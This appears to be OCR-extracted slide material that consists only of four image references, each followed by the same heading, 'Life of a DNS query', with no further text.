
# Life of a DNS query




# Life of a DNS query




# Life of a DNS query




# Life of a DNS query



